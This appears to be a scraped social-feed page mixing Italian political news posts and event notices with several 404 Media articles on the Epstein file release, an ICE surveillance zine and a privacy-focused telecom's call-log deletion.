If you’re interested in more fun math articles be sure to check out Digital Paint Mixing Has Been Greatly Improved With 1930s Math and Painted Over But Not Forgotten: Restoring Lost Paintings With Radiation And Mathematics.
youtube.com/embed/oOYcPkBaotg?…
Roberto Vannacci lascia la Lega: annuncio imminente
@Politica interna, europea e internazionale
Roberto Vannacci lascia la Lega. L’annuncio ufficiale dovrebbe arrivare nel Consiglio federale del partito, in calendario a Milano nel pomeriggio di oggi, martedì 3 febbraio. L’indiscrezione emerge dopo nella serata di ieri l’eurodeputato – che è anche vicesegretario del Carroccio – ha avuto un faccia a faccia con

Il crollo demografico e quello dei salari...
ilsole24ore.com/art/italia-cro…

Italia: il crollo demografico e la riduzione dei salari
Il crollo demografico in Italia è una realtà che abbiamo documentato in un precedente articolo. Ci sono diverse cause ed una di queste, a nostro ...Il Sole 24 ORE
Il collasso del liberalismo globale
m.youtube.com/watch?v=0pPzS5Qg…
Una riflessione di Michele Serra sui fatti di Torino in cui mi riconosco molto.
Il giorno che picchiano la marmotta
https://www.ilpost.it/ok-boomer/il-giorno-che-picchiano-la-marmotta/?utm_source=flipboard&utm_medium=activitypubPubblicato su News @news-ilPost
Il giorno che picchiano la marmotta
«Ogni tanto (e per fortuna) il già visto e il già noto, per quanto tu ci sia abituato, ti mordono la pancia come quando avevi vent’anni»Il Post

Poliversity - Università ricerca e giornalismo reshared this.

ISIS. Gli USA frenano i trasferimenti dei detenuti in Iraq
@Notizie dall'Italia e dal mondo
Il rallentamento è legato alle riserve dei governi occidentali nel riportare a casa i propri cittadini che si erano uniti allo Stato islamico
L'articolo ISIS. Gli USA frenano i pagineesteri.it/2026/02/03/med…
Decreto sicurezza: da Torino alla deriva autoritaria.
noblogo.org/transit/decreto-si…


Decreto sicurezza: da Torino alla deriva autoritaria.
(203)
Dopo gli scontri di #Torino di sabato scorso, il governo #Meloni ha colto l’occasione per accelerare su un nuovo decreto sicurezza, trasformando un episodio di violenza circoscritto in pretesto per una stretta repressiva sul dissenso.
Non si tratta di una reazione improvvisata, ma dell’evoluzione di un’idea di “sicurezza” che parte da lontano nella strategia della destra al potere, radicata nei pacchetti sicurezza del passato e in una narrazione binaria tra “buoni cittadini” e “teppisti” da contenere a ogni costo.
Il contenuto del decreto (perquisizioni immediate sul posto, fermi preventivi fino a 12 ore senza vaglio giudiziario, cauzioni obbligatorie per gli organizzatori di cortei e uno “scudo penale” ampliato per le forze dell’ordine) mira a rendere costoso e rischioso l’esercizio del diritto di manifestare, spostando l’equilibrio verso un potere discrezionale della polizia quasi illimitato.
Questa logica trasforma l’ordine pubblico in stato d’eccezione permanente: un corteo violento a Torino diventa grimaldello per limitare proteste pacifiche, centri sociali e sindacati conflittuali, colpendo il cuore dell’uguaglianza democratica e rendendo la piazza un privilegio per chi ha risorse economiche.
Le origini di questa repressione affondano nelle precedenti norme del governo, come il primo decreto sicurezza con oltre sessanta misure su immigrazione, blocchi navali e tutele alle forze dell’ordine, che già riprendevano la retorica securitaria inaugurata anni fa da altre destre.
Culturalmente, è il trionfo di una visione che legge l’insicurezza sociale solo come minaccia da reprimere, ignorando le sue radici in disuguaglianze e mancata redistribuzione, per normalizzare un clima di sospetto verso chiunque dissenta.
Ma i profili costituzionali sono il vero nodo: l’uso del decreto-legge viola l’articolo 77, che richiede reale urgenza e non un pretesto politico per aggirare il Parlamento, come già contestato da costituzionalisti sui provvedimenti passati.
Le restrizioni su riunioni e manifestazioni (artt. 17 e 21 della #Costituzione) appaiono sproporzionate, con fermi e divieti basati su semplici denunce che erodono garanzie fondamentali, mentre lo scudo penale rischia di ledere l’uguaglianza davanti alla legge (art. 3) e i pesi e contrappesi dello Stato di diritto. Organismi internazionali hanno già ammonito l’Italia su queste derive, che comprimono il dissenso pacifico in modo inaccettabile.
In fondo, non è solo un pacchetto norme: è una scelta politica netta, che governa conflitti sociali con polizia e codice penale anziché con dialogo e politiche inclusive. Torino è solo la scintilla; il fuoco è un modello di democrazia sempre più autoritario, dove il garantismo cede il passo a un esecutivo onnipotente. Resta da vedere se il Parlamento e la Consulta porranno rimedio a questa deriva, ma non si può essere troppo ottimisti. Pure la speranza potrebbe essere scambiata per pericolosa provocazione.
#Blog #DecretoSicurezza #GovernoMeloni #Politica #Società #DirittiCivili
Mastodon: @alda7069@mastodon.unoTelegram: t.me/transitblogFriendica: @danmatt@poliverso.orgBlue Sky: bsky.app/profile/mattiolidanie…Bio Site (tutto in un posto solo, diamine): bio.site/danielemattioli
Gli scritti sono tutelati da “Creative Commons” (qui)
Tutte le opinioni qui riportate sono da considerarsi personali. Per eventuali problemi riscontrati con i testi, si prega di scrivere a: corubomatt@gmail.com


Luca🇮🇹🚜🏎️✈️ reshared this.
Contro la “Nato islamica” si rafforza l’asse tra Emirati e India (e Israele)
@Notizie dall'Italia e dal mondo
Gli Emirati rafforzano l'intesa con l'India per tentare di contrastare il patto di “mutua difesa” firmato da Riad e Islamabad al quale potrebbe sommarsi la Turchia
L'articolo Contro la “Nato islamica” si rafforza l’asse tra Emirati e India (e Israele) proviene da
Potere e privilegi
linuxtrent.it/potere-e-privile…
Segnalato dal LinuxTrent di #Trento e pubblicato sulla comunità Lemmy @GNU/Linux Italia
Segnaliamo questa interessante serata che si terrà domani martedì 3 febbraio 2026 presso la sala Bookique di Trento alle ore 20.00 Si parlerà di potere…
Rendere la nevrosi un capolavoro. Perché ‘Tutto Woody Allen’ è un’opera imprescindibile
@Giornalismo e disordine informativo
articolo21.org/2026/02/rendere…
C’è qualcosa di profondamente alleniano nel tentare di racchiudere l’infinito in un volume: un’impresa che oscilla tra
Referendum: la critica blasfema
@Giornalismo e disordine informativo
articolo21.org/2026/02/referen…
Con la sua sentenza del 28 gennaio il TAR, che respinto la richiesta di annullare il decreto di indizione del referendum. Nella motivazione del rigetto il TAR sposa l’interpretazione del Governo in ordine ai tempi e alle modalità per l’indizione del referendum. Questa
Ddl stupri, le donne dicono no
@Giornalismo e disordine informativo
articolo21.org/2026/02/ddl-stu…
In commissione Giustizia al Senato è passato un testo base del ddl Bongiorno che peggiora la normativa attuale. L’intento dell’accordo Meloni-Schlein era quello di far fare un passo avanti alla normativa sulla violenza sessuale. Quello scritto dall’avvocata, nonché senatrice
Dialogo di Articolo 21 col regista Andrea Segre
@Giornalismo e disordine informativo
articolo21.org/2026/02/dialogo…
Andrea Segre regista de La grande ambizione racconta ad Articolo 21 l’attualità della testimonianza di impegno politico di Enrico Berlinguer, sottolineando come l’attuale crisi della politica riveli non soltanto la debolezza delle
Da ottant’anni la Costituzione ha difeso i cittadini. Ora i cittadini devono difendere la Costituzione
@Giornalismo e disordine informativo
articolo21.org/2026/02/da-otta…
Quanto sono giuste le parole del Cardinal Matteo Zuppi: “Invitiamo
like this
Nuovo anno nuovi appuntamenti allo sportello di Rovereto
linuxtrent.it/nuovo-anni-nuovi…
Segnalato dal LinuxTrent di #Trento e pubblicato sulla comunità Lemmy @GNU/Linux Italia
Con febbraio riprendono gli appuntamenti presso lo sportello linux di Rovereto Trovate tutte le
A note from investigators in the files said some images Epstein had were "POSSIBLE CSAM."#JeffreyEpstein


DOJ Released Unredacted Nude Images in Epstein Files
The Department of Justice left multiple unredacted photos of fully nude women or girls exposed as part of Friday’s dump of more than 3.5 million pages of files related to the investigations and prosecutions of Jeffrey Epstein and Ghislane Maxwell. Unlike the majority of the images in the released files, both the nudity and the faces of the people were not redacted, making them easy to identify. In some of the photos, the women or girls were either fully nude or partially undressed, posed for cameras, and exposed their genitals.The files include more than 2,000 videos and 180,000 images, Deputy Attorney General Todd Blanche said Friday in a press conference, including “large quantities of commercial pornography and images that were seized from Epstein’s devices,” some of which were taken by Epstein, according to Blanche.
404 Media emailed the DOJ on Friday evening for comment after a reader found the exposed photos.
“Our team is working around the clock to address any victim concerns, additional redactions of personally identifiable information, as well as any files that require further redactions under the Act, to include images of a sexual nature,” a Department of Justice spokesperson told 404 Media in an email. “Once proper redactions have been made, any responsive documents will repopulate online. As stated on the website, and in public materials.
404 Media then sent the DOJ specific links to the images on the DOJ’s website. The files stayed online for at least another full day, until Sunday evening, when they disappeared.
Another file in the dump is a typed message from investigators, commenting on the content of three CDs found in Epstein’s possession. Each CD is marked as “POSSIBLE CSAM,” referring to child sexual abuse material.
💡
Do you have a tip to share? We would love to hear from you. Using a non-work device, you can message us securely on Signal at sam.404. Otherwise, send an email at sam@404media.co.Another file containing comments from investigators on the three CDs says “Mostly fine, a few Suspected CSAM photo items in photos, needs to be SPLIT.” The photos on the DOJ’s website were of people in sexually explicit poses and situations, but it was unclear whether they were underage.
The DOJ released the files because it was required to by the Epstein Files Transparency Act, but missed the December deadline set out by the act. President Donald Trump signed the act into law on November 19, at which point Attorney General Pam Bondi had 30 days to release all of the files. On December 19, the DOJ released about 10,000 files, and on December 23 it released another 30,000.
The amount of information released and the unorganized way the government released has made it difficult to cover.
Musk to Epstein: ‘What Day/Night Will Be the Wildest Party on Your Island?’
New emails show Musk has been lying about his relationship with Epstein.404 MediaJason Koebler
“In view of the Congressional deadline, all reasonable efforts have been made to review and redact personal information pertaining to victims, other private individuals, and protect sensitive materials from disclosure,” a notice from the DOJ says at the top of every page of files. “That said, because of the volume of information involved, this website may nevertheless contain information that inadvertently includes non-public personally identifiable information or other sensitive content, to include matters of a sexual nature.” The Epstein Library also asks if visitors are over the age of 18 before entering the site.If a member of the public “identifies any information that should not have been posted,” the notice says, the DOJ asks them to notify them at EFTA@usdoj.gov “so we can take steps to correct the problem as soon as possible.”
On Sunday, the Wall Street Journal reported that the DOJ left 43 of 47 full names of Epstein and Maxwell’s victims exposed in Friday’s data.
Podcast: The Epstein Email Dump Is a Mess
We talk the terrible format of the latest Epstein dump; how a contractor is hiring randos on LinkedIn to physically track immigrants for $300; and a new code of conduct in the adult industry.404 MediaJoseph Cox
“We are getting constant calls for victims because their names, despite them never coming forward, being completely unknown to the public, have all just been released for public consumption,” victims’ attorney Brad Edwards told ABC News. “It's literally thousands of mistakes.”According to the New York Times, a group of 18 survivors of Epstein’s abuse said in a joint statement reacting to the release of data exposing their identities: “Once again, survivors are having their names and identifying information exposed, while the men who abused us remain hidden and protected. That is outrageous. This is not over. We will not stop until the truth is fully revealed and every perpetrator is finally held accountable.”
DOJ releasing 3 million pages of Epstein files, 'didn't protect' Trump, deputy AG says
Deputy AG Todd Blanche said nearly 3 million other pages were being withheld.James Hill (ABC News)


Download a PDF of our first ever zine here.#zine
Our Zine About ICE Surveillance Is Here
We are very proud to present 404 Media’s zine on the surveillance technology used by Immigrations and Customs Enforcement. While we have always covered surveillance and privacy, for the last year, you may have noticed that we have spent an outsized amount of our attention and time reporting on the ways technology companies are powering Donald Trump’s deportation raids.When we announced this zine in early December, we hoped that people would want it. Trump’s dehumanizing mass deportation campaign is perhaps the bleakest, most horrifying aspect of an administration that has reveled in its attacks on civil liberties, science, and government expertise. We did not know just how many of you would want a copy. We originally intended to print 1,000 copies, and to hand most of them out at a benefit concert in Los Angeles for CHIRLA, a human rights organization that helps immigrants. When those sold out in a few hours, we asked Punch Kiss Press, our printer, if they could make 2,500. When those sold out just as fast, we increased our order to 3,500. If you preordered a print zine, I put it in the mail last week and it should be arriving soon. Thank you everyone for your patience in waiting for the zine and we’d love to know what you think of it. We have a handful more copies that we’ve put up for sale on our Shopify. They will almost certainly sell out today and we will probably not reprint them.
We never intended to make this zine a scarce resource. We wanted to make a print product as an experiment for the reasons we explained when we announced it: Print is cool, it’s human, it’s enduring, and it’s shareable.
404ICEZINE
Full-sized zine in English404ICEZINE.pdf
62 MBdownload-circle
ICEZineEspanol
Zine en españolICEZineEspanol.pdf
5 MBdownload-circle
zinesmallfile
Zine in English, small file sizezinesmallfile.pdf
5 MBdownload-circle
Each of these zines was printed, assembled, and cut down to size by hand, and each of them was stuck in the mail by me or a friend of mine over the course of the last few weeks. We printed this on a riso printer, a Japanese duplicator from the early 1990s that anyone who is into will talk your ear off about endlessly, to the point that it has become a meme. I also printed all the envelopes on a riso printer from 1995 that I have painstakingly spent the last few months repairing. Basically, making and shipping these was labor intensive and DIY by design; we never thought we would need to print so many. They were made with a considerable amount of love. And for this first one, we don’t really have the capability to make and ship more than we’ve already made.
0:00
/0:18
1×So for that reason, we’re releasing a PDF of the zine for free to everyone, because we think the information contained within it is important and should be shared as widely as possible. We have also paid to have the zine translated into Spanish by human translators, thanks in part to a donation from one of our subscribers. You can find the Spanish version of the zine here. If you have a riso printer or are a riso print shop and are interested in printing additional copies at scale to distribute to your community, please email me and I may be able to share the print files with you.
We could not have made this zine without the support of our subscribers, our friends, and our local community. The zine was laid out by our friend Ernie Smith, who is one of the best to ever do it. The cover art was done by Veri Alvarez, whose work you can find here and whose anti-ICE art is frankly very fucking good and who deserves your support. The printing and assembly of the zine was done by Karina Richardson at Punch Kiss Press in Los Angeles and a few of her friends. I met Karina at a print festival in Los Angeles a few months ago and then asked her if she could take on this very complicated project on a short timeline. I then asked her to more than triple the number of copies, all over the holidays. It cannot be overstated how much Karina and Punch Kiss knocked it out of the park on this, and how thankful we are to her. And we made the zine to support LA Fights Back, a concert series dedicated to raising money for communities affected by ICE. We are thankful that we were invited to participate.
This being a print product, our work has been frozen in time. We wrote these pieces before DHS agents killed Renee Good and Alex Pretti in Minneapolis, and before several other people died in ICE custody in the last few weeks. The horrors we are facing are evolving and changing every day and we are committed to continuing to cover the ways that big tech and the surveillance state empowers ICE. You can find most of our most recent work on ICE here:
- Here is the User Guide for ELITE, the Tool Palantir Made for ICE
- DHS Says Critical ICE Surveillance Footage From Abuse Case Was ...
- Feds Create Drone No Fly Zone That Would Stop People Filming ICE
- ICE's Facial Recognition App Misidentified a Woman. Twice
- 'ELITE': The Palantir App ICE Uses to Find Neighborhoods to Raid
- Inside ICE's Tool to Monitor Phones in Entire Neighborhoods
- DHS Is Lying To You About ICE Shooting a Woman
- Here is the Agreement Giving ICE Medicaid Patients' Data
- How a US Citizen Was Scanned With ICE's Facial Recognition Tech
- ICE Contracts Company Making Bounty Hunter AI Agents
- ICE Taps into Nationwide AI-Enabled Camera Network, Data Shows
We’ve been overwhelmed and heartened by the support and interest in our reporting and in this zine. This project was a lot of work, and we’ve learned a lot about making and distributing a physical product at scale. We don’t have anything concrete to announce yet but I think we’d love to do more print products and issues in the future. So if you liked this please let us know. If you want to support our work specifically, the best thing you can do is subscribe to 404 Media. We also have a tip jar and, if you are interested in making a larger tax-deductible donation, please email us at donate@404media.co.

Privacy Telecom ‘Cape’ Introduces ‘Disappearing Call Logs’ That Delete Every 24 Hours#Privacy
Privacy Telecom ‘Cape’ Introduces ‘Disappearing Call Logs’ That Delete Every 24 Hours
Cape, a privacy-focused telecommunications company, says it has introduced a feature that automatically deletes a user’s call data records, such as who they call and when, every 24 hours. These “disappearing call logs” as Cape describes them break with the telecom industry standard of keeping hold of call logs for months if not years.“One of our first design principles was to minimize the amount of data that we collect and the amount of data that we store,” John Doyle, CEO of Cape, told 404 Media in an interview. “There’s no other business purpose to keep most of these logs more than like a day.”
Call data records, or CDRs, are metadata about a user’s phone call and text records. This includes the phone number the user contacted. This information can be especially revealing, showing that a particular person called an abortion clinic, for instance. In 2024, hackers stole “nearly all” of AT&T customers’ call records spanning several months. That in turn started a rush from the FBI to protect the identities of confidential informants, Bloomberg reported. That hack was so damaging in part because AT&T kept its customers’ call records for an extended period of time.
💡
Do you know about any other similar tools? I would love to hear from you. Using a non-work device, you can message me securely on Signal at joseph.404 or send me an email at joseph@404media.co.Cape is a mobile virtual network operator (MVNO), meaning it runs its service on top of other companies’ existing telecommunications infrastructure. Cape isn’t building cellphone towers; it’s making software to add security benefits. Cape is able to make changes to how long it retains data and other technical aspects because it runs its own mobile core—all of the software necessary to route messages and essentially be a telecom.
404 Media asked Cape to demonstrate that CDRs were being deleted. In response, Cape made a video describing the process. It appeared to show that the databases Cape uses to store CDRs did only contain data from a 24 hour period. Previously, Cape stored CDRs for 60 days, “which was already well short of industry standards,” Doyle said. Cape says it does hold “billing CDRs” for longer, for 30 days. These records are used to determine how much Cape has used carriers’ infrastructure.
playlist.megaphone.fm?p=TBIEA2…
Cape’s CDRs are made when a customer uses the Cape phone number assigned to their account. The change wouldn’t impact data generated by an app such as Signal; those are separate, and Signal already has various metadata protections.Doyle said Cape did not warn law enforcement about the change to CDR retention beforehand. “I guess they’ll find out in the same way everyone else does,” he said. He added that the company still is in keeping with CALEA, or the Communications Assistance for Law Enforcement Act, which requires telecommunications companies to respond to legal demands for data.
Because Cape is piggybacking off other carriers’ infrastructure, that does mean that somewhere along the line those other companies could store their own copy of Cape users’ data.
“It’s definitely true that some of our carrier partners may collect some information,” Doyle said, including the IMEI, a unique identifier assigned to a device.
Since I first covered Cape in 2024, I occasionally get emails asking me if Cape is a honeypot, in the sense that maybe it is a ruse to then provide data to the authorities. Doyle is also formerly of Palantir.
“All I can do is say we definitively are not a honeypot,” Doyle said. “It’s so hard to prove a negative, but I say it out loud every chance I get.”
Hackers Steal Text and Call Records of ‘Nearly All’ AT&T Customers
In one of the most significant data breaches in recent history, hackers stole AT&T customers’ call and text metadata spanning several months.Joseph Cox (404 Media)

Privacy and Surveillance reshared this.
Joseph speaks to Samuel Bagg about all the ways identities dictate what people see, and how what they choose to believe is based much more on those identities than the evidence in front of them.#Podcast
How Identity Literally Changes What You See (with Samuel Bagg)
This week Joseph talks to Samuel Bagg, assistant professor of political science at the University of South Carolina. Bagg recently wrote a fascinating essay, linked below, about how the problem with lots of things might be knowledge-based (people believing stuff that’s wrong or dangerous) but the solution is not more knowledge. It’s all about social identity. This is an incredibly interesting discussion, and definitely check out more of Bagg’s writing.
playlist.megaphone.fm?e=TBIEA5…
Listen to the weekly podcast on Apple Podcasts,Spotify, or YouTube. Become a paid subscriber for access to this episode's bonus content and to power our journalism. If you become a paid subscriber, check your inbox for an email from our podcast host Transistor for a link to the subscribers-only version! You can also add that subscribers feed to your podcast app of choice and never miss an episode that way. The email should also contain the subscribers-only unlisted YouTube link for the extended video version too. It will also be in the show notes in your podcast player.
youtube.com/embed/lNKOqp-rZL8?…
- The Problem is Epistemic. The Solution is Not
- The Dispersion of Power: A Critical Realist Theory of Democracy
The Problem is Epistemic. The Solution is Not. | Blog of the APA
Doubts about the wisdom of the masses are as old as philosophy itself. Yet interest in democracy’s “epistemic” merits has surged in the last decade—and it is no mystery why.Samuel Bagg (Blog of the APA)
Tania Re e la Cellula Coscioni Torino a Nichelino per parlare di psicoterapia assistita con psichedelici
Tania Re, psicoterapeuta, Consigliera Generale dell’Associazione Luca Coscioni parteciperà all’incontro pubblico organizzato dalla Cellula Coscioni di Torino dedicato alle nuove evidenze scientifiche sull’uso degli psichedelici nella psicoterapia assistita.
Lunedì 9 febbraio 2026
Ore 20:45
Via Giusti 3, Nichelino (TO)
L’appuntamento sarà l’occasione per un confronto aperto e informato sui risultati promettenti della ricerca scientifica, sui limiti normativi ancora esistenti e sull’importanza di superare stigma e pregiudizi. Oltre a Tania Re interverranno Lidia Sessa, coordinatrice Cellula Coscioni Torino e Valentina Cera, consigliera regionale AVS. Introdurrà: Alessandro Azzolina, assessore alla Città di Nichelino e AVS Torino sud.
L'articolo Tania Re e la Cellula Coscioni Torino a Nichelino per parlare di psicoterapia assistita con psichedelici proviene da Associazione Luca Coscioni.
Sportello Informa DAT – Cellula Coscioni Venezia
Mercoledì 11 febbraio 2026
Dalle 16:30 alle 18:30
Via Caneve 66, Mestre – Presso la sede SPI-CGIL
La Cellula Coscioni di Venezia promuove un nuovo appuntamento con lo Sportello Informa DAT, (Disposizioni Anticipate di Trattamento) dedicato al Testamento Biologico e alla tutela del diritto all’autodeterminazione nelle scelte di fine vita.
Lo sportello è completamente gratuito e aperto a tutte e tutti.Per informazioni: cellulavenezia@associazionelucacoscioni.it
L'articolo Sportello Informa DAT – Cellula Coscioni Venezia proviene da Associazione Luca Coscioni.
La Cellula Coscioni di Treviso organizza lo sportello sul testamento biologico
Libreria San Leonardo, Piazza Santa Maria dei Battuti 16 – Treviso
Sabato 28marzo 2026
Dalle 10:00 alle 12:00 (4 appuntamenti individuali di circa 30 minuti)
Una mattinata di colloqui individuali e riservati su temi fondamentali di fine vita, organizzati dalla Cellula Coscioni di Treviso presso la Libreria San Leonardo. Lo sportello è coordinato da un volontario esperto e si svolgerà con la presenza del
Dott. Antonio Orlando, oncologo palliativista, già responsabile sanitario dell’Hospice Casa dei Gelsi. Durante gli incontri si potranno ricevere informazioni e chiarimenti su: D.A.T. (Disposizioni Anticipate di Trattamento – Testamento Biologico), pianificazione condivisa delle cure, consenso informato, rifiuto di trattamenti sanitari, Cure palliative e sedazione palliativa profonda, Morte volontaria medicalmente assistita.
La partecipazione è gratuita ma su prenotazione, fino ad esaurimento disponibilità al:
+39 328 69 66 553 o cellulatreviso@associazionelucacoscioni.it
L'articolo La Cellula Coscioni di Treviso organizza lo sportello sul testamento biologico proviene da Associazione Luca Coscioni.


Jacob Urlich 🌍
in reply to simona • • •